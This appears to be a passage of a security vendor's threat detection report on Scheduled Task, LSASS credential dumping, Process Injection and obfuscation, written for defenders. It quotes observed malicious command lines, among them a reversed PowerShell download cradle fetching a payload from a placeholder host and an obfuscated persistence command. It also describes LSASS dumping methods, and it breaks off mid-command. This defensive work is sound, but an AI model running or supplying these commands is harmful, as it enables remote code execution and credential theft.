“Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically requires being a member of an admin or otherwise privileged group on the remote system.”

TECHNIQUE T1053.005

Scheduled Task

Leveraging the primary task-scheduling component of Windows, this technique allows adversarial persistence and execution behaviors to blend in with routine activity emanating from native tools and third-party software.

#4

PARENT TECHNIQUE RANK

27.6%

ORGANIZATIONS AFFECTED

2,740

CONFIRMED THREATS

Analysis


Why do adversaries use Scheduled Task?

Adversaries use scheduled tasks to accomplish two primary objectives: maintaining access and executing processes in a specific user context, typically one with elevated privileges. As a wide variety of legitimate software uses scheduled tasks for an even wider variety of legitimate reasons, malicious use often blends in with innocuous use. Scheduled tasks are a functionally necessary component of the Windows operating system that can't just be turned off or blocked.

How do adversaries use Scheduled Task?

Execution and persistence

Of the approximately 3,000 unique **schtasks.exe** executions in our detection set, 99.5 percent included the **/Create** flag, which makes sense for adversaries wanting to establish persistence. Closer inspection of the remaining events reveals one obfuscated instance of **/Create**, as seen in the following image, which comes from a confirmed Dridex detection:



Process spawned by zlyhivp.exe

```
c:\windows\syswow64\cmd.exe e72506477317969211638830de3174d8
4b2f2b322507f4e59204e8750dbdf4761825f546f617571e76461768f795fb55
```

Command line:

```
"C:\windows\system32\cmd.exe" /C schtasks /F /%windir:~0,1%reate /sc minute /mo
3 /TN "S0RLhcTYIAl" /ST 07:00 /TR "c:\users\[REDACTED]\AppData\Roaming\\RLhcTYIAl\bjWCZF.exe
/E:vbscript c:\users\[REDACTED]\AppData\Roaming\\RLhcTYIAl\OMsZiwTe.txt"
```

The use of random names used in this scheduled task is similar to those used by `Dridex` .

Storing a `VBS` script in a `.txt` file may be an attempt at evasion.


Let this adversary's use of both Scheduled Task and Obfuscated Files or Information serve as a general reminder that these techniques rarely walk alone—your scheduled task detections need to account for obfuscation techniques.

After **/Create**, **/Change** is the second most common flag passed to **schtasks**, followed in order by **/Run**, **/Delete**, and **/Query**.

Scheduled tasks can run at a set time or in response to a triggering event on the endpoint. Adversaries can choose any one of the 86,400 seconds in a day to execute their tasks, but due to code reuse, they often schedule their executions for the same time across each endpoint targeted by their campaigns. This is an area where code reuse may play to the defender's advantage. In our data set, 86 percent of the scheduled task creation events designated specific start times by passing time-of-day arguments to the start time (**/ST**) parameter. Scheduled task creation events that don't specify otherwise default to starting at the task's creation time. Scheduled task activity from detections associated with **Blue Mockingbird** contributed significantly to the prevalence of this technique.


The following image illustrates scheduled task start times (in UTC) across the environments we monitor:

Task Distribution by Hour of Day (Log Scale)



In addition to specifying the start time for a given scheduled task, adversaries can use the **/SC** (Schedule) flag in combination with one of the values in the Y-axis of the chart below (**Daily**, **Minute**, etc.) to set the frequency of the task's execution.

Scheduled Task Frequency Distribution (Log Scale)



Note that schedule values can be modified to the scheduled frequency of execution. In other words, just because a task is created with **/SC Minute** doesn't mean it will run every minute. If the task is created with the **/MO** flag, its arguments will modify the frequency of execution. So if **/SC Minute** and **/MO 67** are present when the task is created, it will execute every 67 minutes. Though **/MO** isn't commonly observed, it is worth mentioning because of the impact it has on frequency of execution.

The **/MO** frequency modifier can also be applied to any Onevent scheduled task. Onevent frequencies instruct the scheduled task to execute in response to an event on the endpoint. When Onevent is used, the argument passed to the **/MO** flag will be an XPath event query string. In 2020, we found seven instances of **/SC Onevent**, all of which passed the following XPath event query string to the **/MO** flag:

```
*[system[provider[@name='microsoft-windows-
security-auditing'] and eventid=4801]]
```

This XPath event query string will match any events in the Windows Security Event Log with Event ID 4801, which may be logged when the workstation is unlocked, depending on the applicable audit policy.

Privilege escalation

In addition to providing adversaries with a means of maintaining access to environments, scheduled tasks can also run under a specified user context. In our data, 81 percent of the created tasks were set to run as SYSTEM—the most privileged account on Windows. When a scheduled task is created without specifying a user context, it will run in the context of the user who created the task. This is the second most common configuration we observed.

Detection

Collection requirements

Windows event logs

For Windows systems, the Microsoft-Windows-Task-Scheduler/Operational log is a good source for monitoring the creation, modification, deletion, and use of scheduled tasks. Event IDs 106 and 140 record when a new scheduled task is created or updated, respectively, along with the name of the task. For creation events, the user context is captured. Event ID 141 in this same log source will capture deletion of scheduled tasks.

Other logging options require enabling Object Access auditing and creating specific Security Access Control Lists (SACL). When enabled, the Windows Security Event Log will collect Event IDs 4698, 4699, 4700, and 4701 for scheduled task creation, deletion, enabling, and disabling events, respectively.

Process and command-line monitoring

Enabling **process auditing**, including the capturing of command-line arguments via Group Policy, can also provide significant visibility into scheduled task creation and modification events.

Forwarding these events to a SIEM or other log aggregation system and regularly reviewing the events through automation can facilitate detection of suspicious activity.

T1053.005: SCHEDULED TASK

“Adversaries may abuse the Windows Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. There are multiple ways to access the Task Scheduler in Windows. The <code>schtasks</code> can be run directly on the command line, or the Task Scheduler can be opened through the GUI within the Administrator Tools section of the Control Panel. In some cases, adversaries have used a .NET wrapper for the Windows Task Scheduler, and alternatively, adversaries have used the Windows netapi32 library to create a scheduled task.”

→

Other sources

Another option for collecting information about existing scheduled tasks on Windows is the PowerShell **Get-ScheduledTask** cmdlet. If PowerShell remoting is enabled in the environment, this cmdlet can be run against remote systems to collect scheduled tasks in a somewhat scalable manner. Similarly, you can gather a great deal of information directly from **schtasks.exe** by running the following command:

```
schtasks.exe /query /fo csv /v
```

Detection opportunities

We commonly observe the following binaries in malicious scheduled task execution:

- **cmd.exe**
- **powershell.exe**
- **regsvr32.exe**
- **rundll32.exe**

For defenders and hunt teams, if you find one malicious scheduled task in your environment, consider using properties of that event—task name, start time, task run, etc.—as elements in your hunt or even detection logic. Use available tooling to collect scheduled tasks from across your enterprise and search for specific properties that match the known malicious scheduled task (i.e., recurring start times of unusual scheduled tasks across endpoints). Understanding what is normal in your environment is a tremendous boon for identifying suspicious scheduled task activity.

Tasknames and Taskruns

Two elements of scheduled tasks that may lend themselves to threat hunting and/or detection are **taskname** and **taskrun**, which are passed arguments to the **/TN** and **/TR** flags respectively,

Tasknames vary widely in our data set. Though **Blue Mockingbird** dominated our dataset with the taskname **Windows Problems Collection**, other threat actors and malware families commonly use GUIDs, as is the case with QBot, or names that attempt to blend in with seemingly legitimate system activity (e.g., **AdobeFlashSync**, **setup service management**, **WindowsServerUpdateService**, etc.). Random strings between seven and nine characters are also common. It's worth looking out for scheduled task executions containing the **tasknames** or **/TN** value and any of the above examples. These won't always be malicious, but with some baselining, you should be able to sort normal and benign from unusual and suspicious.

Taskrun values, on the other hand, specify what should be executed at the scheduled time. Expect attackers to try and blend in here as well, with LOLBINs or by naming their on-disk malware to resemble legitimate system utilities. Blue Mockingbird dominated once again, with more than 2,000 scheduled tasks with a **taskrun** value of **regsvr32.exe /s c:\windows\system32\wercplsupporte.dll**. Searching for execution of scheduled tasks with **wercplsupporte.dll** in the **taskrun** is a viable method of detecting Blue Mockingbird, but don't confuse the above DLL with the legitimate **wercplsupporte.dll** in the same directory.

Of all the properties in a scheduled task, **taskrun** is probably the most critical to scrutinize. If you see a strange binary, investigate it. Any **taskrun** value that points to a script deserves a closer look, as adversaries may modify an existing benign script by adding malicious code to it. Building automation to return cryptographic hashes of these scripts and monitoring them for changes may be useful in detection efforts.

Scheduling tasks without schtask.exe

Adversaries can create or modify tasks without calling **schtasks.exe** or **taskschd.msc** directly with the help of COM objects. Therefore, monitoring for file creation and modification events in **\Windows\System32\Tasks and \Windows\SysWow64\Tasks** directories may provide added value in identifying interesting activity. This may be particularly useful on critical systems where scheduled tasks should be relatively static.

Unusual module loads

Monitoring for image loads—specifically of **\Windows\System32\taskschd.dll** by processes that wouldn't normally load that DLL like Excel or Word—may indicate that a macro is creating or modifying a scheduled task.

Weeding out false positives

Any detection strategy should start with a baseline understanding of what is in your environment normally. Current Windows systems commonly include more than 100 scheduled tasks by default. As more software packages are installed, they may create additional scheduled tasks for regular updates and other reasons. Knowing what these tasks are, their normal schedules, and their **taskrun** values will be essential to filtering them out of the review process.

DETECTION STRATEGISTS

Tyler Bohlmann

INCIDENT HANDLER

Tyler has been working in information technology since 2012. He started his career as a desktop support technician working for small MSPs. He then studied penetration testing, which got him interested in information security. At Red Canary, Tyler helps customers understand threats within their environment and how to leverage their EDR platform to improve their security program.

Jason Killam

DETECTION ENGINEER

Jason works on Red Canary's Cyber Incident Response Team (CIRT) as a detection engineer. Prior to that, Jason worked as an incident responder for security teams in the financial sector. Outside of work, he obsesses over space, rockets, posting malware indicators on twitter, and building lego sets.

TECHNIQUE T1003

OS Credential Dumping

OS Credential Dumping ranks fifth this year thanks almost entirely to detections associated with its LSASS Memory sub-technique.

#5
OVERALL RANK

19.1%
ORGANIZATIONS AFFECTED

1,554
CONFIRMED THREATS

PREVALENT SUB-TECHNIQUES

T1003.001
LSASS Memory

15.5%
ORGANIZATIONS AFFECTED

1,447
CONFIRMED THREATS

The Local Security Authority Subsystem Service (LSASS) is a boon for adversaries looking to steal sensitive, often encrypted data, with a little help from administrative tools such as ProcDump and Mimikatz.

SEE MORE >

T1003: OS CREDENTIAL DUMPING

“Adversaries may attempt to dump credentials to obtain account login and credential material, normally in the form of a hash or a clear text password, from the operating system and software. Credentials can then be used to perform Lateral Movement and access restricted information.”

→

TECHNIQUE T1003.001

LSASS Memory

The Local Security Authority Subsystem Service (LSASS) is a boon for adversaries looking to steal sensitive credentials, with a little help from administrative tools such as ProcDump.

#5

PARENT TECHNIQUE RANK

15.5%

ORGANIZATIONS AFFECTED

1,447

CONFIRMED THREATS

Analysis

Why do adversaries use LSASS Memory?

Adversaries commonly abuse the Local Security Authority Subsystem Service (LSASS) to dump credentials for privilege escalation, data theft, and lateral movement. The process is a juicy target for adversaries because of the sheer amount of **sensitive information** it stores in memory. Upon starting up, LSASS contains valuable authentication data such as:

- encrypted passwords
- NT hashes
- LM hashes
- Kerberos tickets

While there are a lot of different tools and techniques to abuse the LSASS process, adversaries will typically target this process first to obtain credentials. Post-exploitation frameworks like Cobalt Strike import and customize existing code from credential theft tools like Mimikatz that allow operators to easily access LSASS via existing beacons.

How do adversaries use LSASS Memory?

Adversaries will use a variety of different tools to dump or scan the process memory space of LSASS. After establishing control over their target, adversaries will typically remotely transfer this dump file onto their own command and control (C2) server to perform an offline password attack. Tools like Mimikatz are typically used on the compromised host to retrieve credentials from the static dump file or from live process memory. With these credentials, the adversary can then laterally move throughout the environment and accomplish their goals.

Over the last year, we've identified many different techniques leveraging LSASS. More often than not, adversaries drop and execute trusted administrative tools onto their target. The Sysinternals tool **ProcDump** continues to be the binary we observe most commonly.

A trusted Windows process like Task Manager (**taskmgr.exe**) is capable of dumping arbitrary process memory if executed under a privileged user account. It's as simple as right-clicking on the LSASS process and hitting "Create Dump File." The Create Dump File calls the **MiniDumpWriteDump** function implemented in the following DLLs: **Dbghelp.dll** and **Dbgcore.dll**.

Additionally, the Windows DLL Host (**rundll32.exe**) can execute the Windows native DLL **comsvcs.dll**, which exports a function called **MiniDumpW**. When this export function is called by **Rundll32**, adversaries can feed in a process ID such as LSASS and create a MiniDump file. These files are intended for developers to debug when applications crash and contain sensitive information like credentials.

Here are some tools we've observed accessing LSASS with different implementations of Mimikatz:

- **Procdump** (mainly renamed usage)
- **Task Manager** (**taskmgr.exe**)
- **Rundll** (**comsvcs.dll**)
- **Pwdump**
- **Lsassy**
- **Dumpert**
- Mimikatz
- Cobalt Strike
- **Metasploit**
- **LaZagne**
- **Empire**
- **Pypykatz**

Emerging LSASS Memory tradecraft

Adversaries have used and abused Mimikatz for years. It leverages multiple different techniques to steal credentials (not just from LSASS) and has been rewritten in many different languages, including Python, C#, and PowerShell. Discovering rogue Mimikatz processes can be tricky because, since its inception, defenders have only had to worry about detecting compiled binaries. Nowadays, Mimikatz has been incorporated into post-exploitation frameworks that have their own evasion tactics.

```
cmd /V/C”set N1=      }}{hctac};kaerb;iB$ metI-
ekovnI;)iB$ ,dq$(eliFdaolnwoD.cAB${yrt{)tlm$ ni
dq$(hcaerof;’exe.’+Kjm$+’\’+cilbup:vne$=iB$;’963’
= Kjm$;)’@’(tilpS.’detcefni=l?php.suoici/lam/
niamod.live//:ptth’=tlm$;tneilCbeW.teN tcejbo-
wen=cAB$ llehsrewop&&for /L %R in (265;-1;0)do
set ZR=!ZR!!N1:~%R,1!&&if %R==0 call %ZR:*ZR!=%
```

Looking at this command carefully, we can see it sets a variable named **N1** to a string containing a PowerShell command that is reversed. There’s a **For** loop that reverses this string and executes it. The PowerShell command creates a download cradle to download a file and invokes it via a call to **Invoke-Item**.

While these obfuscated commands may evade simple, signature-based detections, analytics that look for commonly used obfuscation techniques, such as the presence of caret characters, can easily detect them. Layered detection analytics will also help. If a detection misses the obfuscated DOS commands, another detection may trigger on the PowerShell download cradle, the call to **Invoke-Item**, or a DNS lookup to an unusual domain.

Detection

Collection requirements

Process monitoring

One of the most reliable data sources is monitoring for cross process injection operations. Stacking and investigating which processes are injecting into LSASS can be a challenge. Depending on your enterprise software stack, you may need to tune your logic to rule out legitimate applications like antivirus (AV) solutions and password policy enforcement software. These applications have legitimate reasons to access and scan LSASS to enforce security controls.

The following data sources are readily available to audit and detect suspicious LSASS process access:

- **Built-in LSASS SACL auditing in Windows 10**

T1003.001: LSASS MEMORY

“Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material.”

→

- **Sysmon Process Access rules: Event ID 10**
- **Microsoft Attack Surface Reduction (ASR) LSASS suspicious access rule**

File monitoring

Another great telemetry source that should be monitored closely is the creation of **dmp** files. After dumping the memory space of LSASS, adversaries typically perform offline password attacks by leveraging a **multitude** of security tools and techniques. Certain memory dumping tools like **Dumpert** and **SafetyKatz** create predictable memory dumps by default in certain file paths that you can detect with high fidelity. As always though, the name and location of these files can be modified. Start with the default filenames and dive deeper into the behavior by detonating these tools in a controlled environment. On top of creating rules for specific tools, take a holistic look at what processes typically write **dmp** files and narrow down your logic from there.

Network connections

Network connections and child process data may also be reliable indicators of malicious code injected into LSASS. It's rare for LSASS to execute child processes such as **wmiprvse.exe**, **cmd.exe**, and **powershell.exe**, which may spawn because of malicious code injection. On top of child processes, LSASS establishes many internal network connections over ports 135, 445, and 88 to handle authentication with internal network services.

Detection opportunities

The days of detecting Mimikatz via traditional methods like AV, common command-line arguments, and binary metadata are far behind us. Instead, start at a high level and gather what normal LSASS activity looks like before writing detection logic around abnormal behavior.

Baselining

Rather than detecting on specific tools, we recommend establishing what "normal" LSASS memory access looks like within your environment. In doing so, you can tune out normal usage and detect on any previously unknown tools or techniques an adversary might use. To investigate this, start broad and narrow down your detection logic.

Suspicious injection into LSASS

A detection analytic that has the potential to exhibit a high signal-to-noise ratio is to look for instances of **powershell.exe** or **rundll32.exe** that obtain a handle to LSASS. Under normal circumstances (assuming minor tuning), this behavior is rarely observed. We have detected post-exploitation frameworks such as Cobalt Strike and PowerShell Empire with such logic during numerous incident response engagements and red team simulations. Examples of data sources that raise handle access events are **Sysmon Process Access events** and Event ID 4656 in the **security Event Log in Windows 10**.

Detection should not be limited to these three processes. As you're formulating a hypothesis about what constitutes normal and abnormal LSASS memory injection, take into consideration any patterns you may observe. Ask yourself:

- Are false positives being generated by processes located in certain process paths?
- Are there some common characteristics of these processes we can identify and exclude?
- Which processes are typically being targeted by threats in the wild?

MiniDumpW


As is discussed in the analysis section above, adversaries can create a MiniDump file containing credentials by using Rundll32 to execute the **MiniDumpW** function in **comsvcs.exe** and feeding it the LSASS process ID. To detect this behavior, you can monitor for the execution of a process that seems to be **rundll32.exe** along with a command line containing the term **minidump**.

Weeding out false positives

LSASS establishes a lot of cross process memory injection stemming from itself. We identify far fewer false positives from processes injecting *into* LSASS. Some password-protection products will scan LSASS to evaluate user passwords. If approved by your help desk or IT support, these applications should be added to an allowlist as part of a **continuous tuning process**.

We don't expect any raw data source to return a high false positive rate in itself. Detection logic should always be routinely maintained with constant tuning to prevent alert overload. Your analytics should act as a living, breathing code repository with frequent, on-the-fly adjustments to navigate your evolving environment.

DETECTION STRATEGIST



Justin Schoenfeld

DETECTION ENGINEER

Justin works on the Detection Engineering team, which is responsible for threat detection and intelligence research. He gained his B.A. in Computing Security from the Rochester Institute of Technology, where he had the opportunity to co-op for a large corporation and a startup company. His love for endpoint telemetry came from his experience as an advanced threat engineer for a large global hospitality company. Justin is experienced in threat hunting, incident response, and researching industry-wide threat intelligence.

TECHNIQUE T1055

Process Injection

Process Injection enables adversaries to evade defensive controls by executing potentially suspicious processes in the context of seemingly benign ones.

#6

OVERALL RANK

31.6%

ORGANIZATIONS AFFECTED

1,425

CONFIRMED THREATS

Analysis

Why do adversaries use Process Injection?

Process Injection is a versatile technique that facilitates a wide range of actions. It's so versatile, in fact, that MITRE reorganized it into 11 **sub-techniques** in summer 2020. Red Canary doesn't currently map a substantial number of detection analytics to any of Process Injection's sub-techniques. We perform our mapping at the analytic level, which means we're forecasting what technique an analytic might detect. This works well in general, but it's very hard to accurately forecast what type of injection might be used in the absence of context. As such, this section will focus on Process Injection generally, rather than its most prevalent sub-techniques.

Process Injection allows adversaries the ability to execute malicious activity by proxy through processes that either have information of value (e.g., `lsass.exe`) or as a means of blending in with seemingly "normal" processes. In this way, malicious activity—whether an overtly malicious binary or a process that's been co-opted as such—blends in with routine operating system processes. Process Injection allows payloads to be launched within the memory space of a running process, in many cases without needing to drop any malicious code to disk.

For example, you may be able to build a high-fidelity detection analytic that triggers any time PowerShell makes an external network connection. However, to avoid this method of detection, an adversary might inject their PowerShell process into a browser. In doing so, they've taken a potentially suspicious behavior—PowerShell making an external network connection—and replaced it with a seemingly normal behavior—a browser making an external network connection. What was detectable based on process lineage and network connections before Process Injection now relies on a mix of command-line parameters, binary metadata, and reputational scores, to name a few telemetry sources.

In addition to being stealthy, arbitrary code can inherit the privilege level of the process it is injected into and gain access to parts of the operating system that shouldn't be otherwise available.

How do adversaries use Process Injection?

With 11 sub-techniques, there's no shortage of ways that an adversary can perform Process Injection. Some standout flavors include:

- remotely injecting DLLs into running processes
- injecting into high-reputation, built-in executables such as **notepad.exe** to make external network connections and later injecting code that performs malicious actions
- leveraging Microsoft Office applications to create **RemoteThread** injections into **dllhost.exe** to conduct attacks with malicious macros in place of spawning suspicious child processes
- cross-process injection initiated by **lsass.exe** into **taskhost.exe**
- Metasploit injecting itself into processes such as **svchost.exe**
- injecting into a browser process to enable snooping on a user's browsing session, which is a common characteristic of banking and other credential-stealing trojans
- injecting into lsass.exe to dump memory and extract credentials
- injecting into browsers to normalize network connections that would seem suspicious if they were initiated by processes other than a browser

Searchprotocolhost.exe is another frequent target of Process Injection. Adversaries take advantage of investigative biases that lead analysts to disregard this built-in, signed, and sufficiently esoteric utility.

Emerging Process Injection tradecraft

We wouldn't characterize this as an emergent technique necessarily, but widely and openly available malware kits like Cobalt Strike, Metasploit, and other offensive tools have considerably lowered the barrier of entry for adversaries seeking to leverage Process Injection. What once existed mostly in the domain of more capable adversaries has since trickled down to nearly everyone else.

T1055: PROCESS INJECTION

"Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process."

→

Detection

Collection requirements

Process monitoring

Process monitoring is a minimum requirement for reliably detecting Process Injection. Even though injection can be invisible to some forms of process monitoring, the effects of the injection become harder to miss once you compare process behaviors against expected functionality.

API monitoring

If possible, monitor API system calls that include **CreateRemoteThread** in Windows. This will indicate a process is using the Windows API to inject code into another process. Security teams should monitor for **ptrace** system calls on Linux as well. Such monitoring would also include data sources that track when a handle to a target process is requested and/or granted, like **Sysmon Event ID 10**.

Command-line monitoring

Certain **endpoint detection and response (EDR)** products and Sysmon can provide alerting on suspected Process Injection activity. With either tool, monitoring for suspicious command-line parameters can be an effective way of observing and detecting potential Process Injection at scale. Some tools are purpose-built to have their injection arguments supplied at the command line, like **mavinject.exe**. So while command-line monitoring can't catch all forms of injection, it can certainly help.

Detection opportunities

The detection of Process Injection involves hunting for legitimate processes doing unexpected things. This may involve processes making external network connections and writing files or processes spawning with unexpected command-line arguments.

Unusual process behaviors

Some specific patterns of behavior to look out for:

- a process that appears to be **svchost.exe** making network connections on

tcp/447 and tcp/449, a behavior consistent with TrickBot
- a process that appears to be **notepad.exe** making external network connections
- a process that appears to be **mshta.exe** calling **CreateRemoteThread** to inject code
- a process that appears to be **svchost.exe** executing without corresponding command lines

Unusual paths and command lines

Some good examples of odd paths or command lines that may indicate injection:

- **rundll32.exe**, **regasm.exe**, **regsvr32.exe**, **regsvcs.exe**, **svchost.exe**, and **wefault.exe** process executions without command-line options may indicate they are targets of Process Injection
- Microsoft processes such as **vbc.exe** with command lines including **/scomma**, **/shtml**, or **/test** may indicate the injection of Nirsoft tools for credential access
- Linux processes with **memfd:** in their path indicate they were spawned from code injected into another process

Injection into LSASS

Since injection into **lsass.exe** is common, impactful, and frequently suspicious, it deserves to be called out individually. To that point, it would be worth your time to determine and enumerate the processes in your environment that routinely or occasionally obtain a handle to **lsass.exe**. Any access outside of the baseline should be treated as suspicious. Discerning suspicious from malicious might involve considering the reputation of the unusual process that requested the access to **lsass.exe** (e.g., **powershell.exe** process with an unexpected command line, access requests from from an unsigned executable located in a world-writable directory like **%APPDATA%** or **%ProgramData%**, etc.).

Weeding out false positives

The analytics that produced the most false positives in our dataset came from looking for **CreateRemoteThread** calls from any and all processes. Many tools in Windows use Process Injection legitimately for debugging and virtualization. If you want to write analytics around this API call, focus them on unusual source processes, such as Microsoft Office products and tools that commonly deliver first-stage malware like scripts and Mshta.

Further, processes like **lsass.exe** and **svchost.exe** are both common targets for Process Injection and common processes in general. As such, baselining normal against abnormal will be an important step in fighting false positives. Consider the following:

- In some environments, you might be able to reliably detect on specific processes injecting into **lsass.exe**. However, you might achieve better detection outcomes by correlating cross processes with executing processes, including LOLBINs like MSbuild, PowerShell, Wscript, Cscript, Msiexec, Rundll32, and more
- Additionally, **svchost.exe** is a common process targeted for Process Injection. Due to the large volume, taking the approach of identifying known processes that may execute code can help reduce the amount of noise generated

DETECTION STRATEGIST

Shane Welcher

DETECTION ENGINEER

Shane has a wide range of security experience: data analysis, forensics, debugging malware, penetration testing, and network and system administration. He is passionate about open source projects and was the highest community contributor to the Atomic Red Team GitHub project before joining Red Canary. In his free time, Shane enjoys studying different approaches to exploiting networks and applications, assisting others with open-source SIEM solutions, and traveling.

TECHNIQUE T1027

Obfuscated Files or Information

Obfuscation and encoding empowers adversaries to perform malicious actions that, if executed in plaintext, would be trivial to prevent, detect, or otherwise mitigate.

#7
OVERALL RANK

33.8%
ORGANIZATIONS AFFECTED

1,341
CONFIRMED THREATS

Analysis

Why do adversaries use Obfuscated Files or Information?

Adversaries employ obfuscation to evade simple, signature-based detections and to impede analysis. Since obfuscation can be used by software and IT staff in the regular course of business, analysts investigating potentially malicious obfuscation are often left to wonder if what they are seeing reflects a legitimate business use or something nefarious. However, some obfuscation techniques are so focused on fooling machines that they disproportionately draw human attention.

If you consider the conspicuousness of the alternative—performing clearly malicious actions in plain sight—it makes complete sense that adversaries would take the time and effort to encrypt, encode, or otherwise obfuscate files or information that, in plaintext form, would be trivial to detect, block, and/or mitigate.

How do adversaries use Obfuscated Files or Information?

Obfuscation comes in many forms. In this section we will attempt to enumerate and briefly describe the obfuscation techniques that we observe most often across the environments we monitor.

Base64 encoding

Base64 encoding is the variety of obfuscation that we encounter most frequently. It enables binary data to transit text-only pathways and eliminates issues around string quoting and the need to escape special characters. Administrators and developers use Base64 encoding to pass scripts to subprocesses or remote systems, as well as to conceal sensitive information. These same benefits appeal to adversaries.

Nearly all of the 1,300 detections involving obfuscation we observed last year used Base64 encoding in conjunction with PowerShell. The following is an example of PowerShell combined with Base64 encoding from an activity cluster we named **Yellow Cockatoo**. This example combines multiple types of obfuscation beyond just Base64, including XOR obfuscation.

Process spawned by cmd.exe

```
c:\windows\system32\windowspowershell\v1.0\powershell.exe 95000560239032bc68b4c2fdfcdef913
d3f8fade829d2b7bd596c4504a6dae5c034e789b6a3defbe013bda7d14466677
```

Command line:
```
powershell -w hidden -command
"$abab188938847d9e028b83169bd97=$env:appdata+'\microsoft\windows\start menu\programs\startup\[REDACTED].lnk';if(-
not(test-path $abab188938847d9e028b83169bd97)){$a1fe836cd2f4a584c8b26df3c899e=new-object -comobject
wscript.shell;$a887c3fc4114a6ae35adcfe97686a=$a1fe836cd2f4a584c8b26df3c899e.createshortcut($abab188938847d9e028b83
169bd97);$a887c3fc4114a6ae35adcfe97686a.windowstyle=7;$a887c3fc4114a6ae35adcfe97686a.targetpath='c:\users\
[REDACTED]\appdata\roaming\microsoft\ifxg\[REDACTED].cmd';$a887c3fc4114a6ae35adcfe97686a.save();};if((get-process
-name '*powershell*').count -lt 15)
{$a41841141c743b8d10df14c793537='XjFIS3leTXtiQ15QYVBvXlBZLT5AVDh9Zl5TcCRWXm9OTG9eUWdZNUB9O01mQHVRKXBAcnRhUztoZClOb
n4xcF5vRXAlQHdCXnxAdm9BKEB9UCFgXjBja0Feb15eWUBSWCo2QHZWV2VAcypCKkB1ailDQHV7aH1Ac1BaI0Byc2gxXk9KfDNeUGBUeF5ReEFkQFI
qe1RAfVpHfF5vT15MPWJWdTdqR0xNOG1XSHxWem43LSlsWV5BPXVBe3Axem05P05zK1h8eHJvRXk=';$afc49a7db894a1989bc60a8b4dcd7=
[system.io.file]::readallbytes([system.text.encoding]::utf8.getstring([system.convert]::frombase64string('QzpcVXNl
cnNcU2ltb24uRGF2aXNcQXBwRGF0YVxSb2FtaW5nXE1JQ1Jvc09mVFxJRlhnXGdYTXZPSEdoZFJFQWFjV2xqcmJ5TEpWSWlrcWZURkR4dUJaelVudG
